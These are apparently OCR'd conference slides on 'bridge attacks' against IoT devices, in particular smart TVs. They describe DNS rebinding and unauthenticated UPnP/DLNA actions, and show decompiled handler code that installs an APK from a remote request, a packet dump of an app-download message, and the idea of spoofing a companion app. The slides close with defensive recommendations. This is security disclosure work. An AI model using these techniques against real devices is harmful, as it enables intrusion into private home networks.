


What Difference in Iot Bridge


- Penetrate LAN from WAN Attack
  -DNS Rebinding
  -Bridge Attack in Brain App
  -Other remote attack entries’

- Persistent attack during the exploiting
  -More Broiler can be chosen in a LAN
  -More attack mode can be designed and used


IoTBridge With Cloud Server



IoTBridge Without Cloud Server



Bridge Attack Surface in IoT Devices



IoT Bridge Attack Case I

DLNA Action

- Expose some Interface with no identify checking
- Basically control media play ability
- Specially inject backdoor into Tv

```
<serviceList>
    <service>
        <serviceType>urn:schemas-upnp-org:service:AVTransport:1</serviceType>
        <serviceId>urn:upnp-org:serviceId:AVTransport</serviceId>
        <SCPDURL>AVTransport.scpd.xml</SCPDURL>
        <controlURL>_urn:schemas-upnp-org:service:AVTransport_control</controlURL>
        <eventSubURL>_urn:schemas-upnp-org:service:AVTransport_event</eventSubURL>
    </service>
    <service>
        <serviceType>urn:schemas-upnp-org:service:ConnectionManager:1</serviceType>
        <serviceId>urn:upnp-org:serviceId:ConnectionManager</serviceId>
        <SCPDURL>ConnectionManager.scpd.xml</SCPDURL>
        <controlURL>_urn:schemas-upnp-org:service:ConnectionManager_control</controlURL>
        <eventSubURL>_urn:schemas-upnp-org:service:ConnectionManager_event</eventSubURL>
    </service>
    <service>
        <serviceType>urn:schemas-upnp-org:service:RenderingControl:1</serviceType>
        <serviceId>urn:upnp-org:serviceId:RenderingControl</serviceId>
        <SCPDURL>RenderingControl.scpd.xml</SCPDURL>
        <controlURL>_urn:schemas-upnp-org:service:RenderingControl_control</controlURL>
        <eventSubURL>_urn:schemas-upnp-org:service:RenderingControl_event</eventSubURL>
    </service>
</serviceList>
```

IoT Bridge Attack Case I

- Sensitive Upnp Action make security worse
- Remote Download->Install App-> Launch App
- Attacker Entering private network

```
else if (serviceType.equals("urn:schemas-upnp-org:service:AVTransport:1")) {
  if ("GetDeviceCapabilities".equals(action.getName())) {
      action.setArgumentValue("PlayMedia", "NONE,NETWORK,HDD,CD-DA,UNKNOWN");
      action.setArgumentValue("RecMedia", "NOT_IMPLEMENTED");
      action.setArgumentValue("RecQualityModes", "NOT_IMPLEMENTED");
      return true;
  } else if ("GetCurrentTransportActions".equals(action.getName())) {
      action.setArgumentValue("Actions", "Play,Pause,Stop,Seek,Next,Previous");
      return true;
  } else if (action.getName().equals("SendMessage")) {
      serviceType = action.getArgumentValue("Message");
      stringBuilder = new StringBuilder();
      stringBuilder.append("SendMessage  = ");
      stringBuilder.append(serviceType);
      c.c("MediaRendererDevice", stringBuilder.toString());
      a(serviceType, action);
      return true;
  } else if (action.getName().equals("InstallApk")) {
      serviceType = action.getArgumentValue("filename");
      r8 = action.getArgumentValue("filecontent");
      stringBuilder = new StringBuilder();
      stringBuilder.append(">>>>>InstallApk ");
      stringBuilder.append(serviceType);
      c.c("MediaRendererDevice", stringBuilder.toString());
      Intent intent = new Intent();
      intent.setAction("InstallApk");
      intent.putExtra("filename", serviceType);
      intent.putExtra("filecontent", r8);
      a(intent);
      return true;
```

IoT Bridge Attack Case II




```
> WebSocket
v Line-based text data (1 lines)
    [truncated]{"appId":"9000015369155","appName":"\34
```

```
65 2e 68 69 73 6d 61 72  74 74 76 2e 63 6f 6d 2f   e.[redacted]r ttv.com/
65 70 67 64 61 74 61 2f  41 70 70 6c 69 63 61 74   epgdata/ Applicat
69 6f 6e 50 69 63 74 75  72 65 2f 31 35 32 38 37   ionPictu re/15287
30 34 30 35 31 30 36 30  31 39 39 39 36 2e 70 6e   04051060 19996.pn
67 22 2c 22 61 70 70 44  6f 77 6e 6c 6f 61 64 55   g","appD ownloadU
72 6c 22 3a 22 68 74 74  70 3a 2f 2f 61 70 69 32   rl":"htt p://api2
2e 68 69 6d 61 72 6b 65  74 2e 68 69 73 6d 61 72   .[redacted]ke t.[redacted]r
74 74 76 2e 63 6f 6d 2f  61 70 70 73 74 6f 72 65   ttv.com/ appstore
61 70 69 2f 61 70 70 2f  61 70 70 44 6f 77 6e 6c   api/app/ appDownl
6f 61 64 3f 74 6f 6b 65  6e 3d 26 61 70 70 49 64   oad?toke n=&appId
3d 39 30 30 30 30 31 35  33 36 39 31 35 35 26 74   =9000[redacted]69155&t
61 72 67 65 74 76 65 72  73 69 6f 6e 3d 36 31 2e   argetver sion=61.
38 30 26 74 61 72 67 65  74 76 65 72 73 69 6f 6e   80&targe tversion
63 6f 64 65 3d 38 30 26  61 70 6b 55 72 6c 3d 68   code=80& apkUrl=h
```

- Center App with no Code Protection
- Communicate with Tv with no Identify check
- Remote attack Smart Tv imitate Center App Action

Defense the Bridge Attack

- For Jsbridge:
  - Check identification seriously
  - Constraint the permission of bridge ability
  - Ensure the communication security with encryto channel(etc. https)
- For IoTbridge:
  - Same security policy with JsBridge
  - Be cautious in expanding and abusing the bridge ability
  - Make sure your command action with authentication tickets

Conclusion

- More Target: Mobile Apps and IoT devices
- Attack Surface: Integrate Web attacks with App/IoT attacks
- Easy-to-use:By only a malicious url , even spread quickly and widely
- Expolit Ability: RCE/LCE, Sensitive Information Leak,APT

Thanks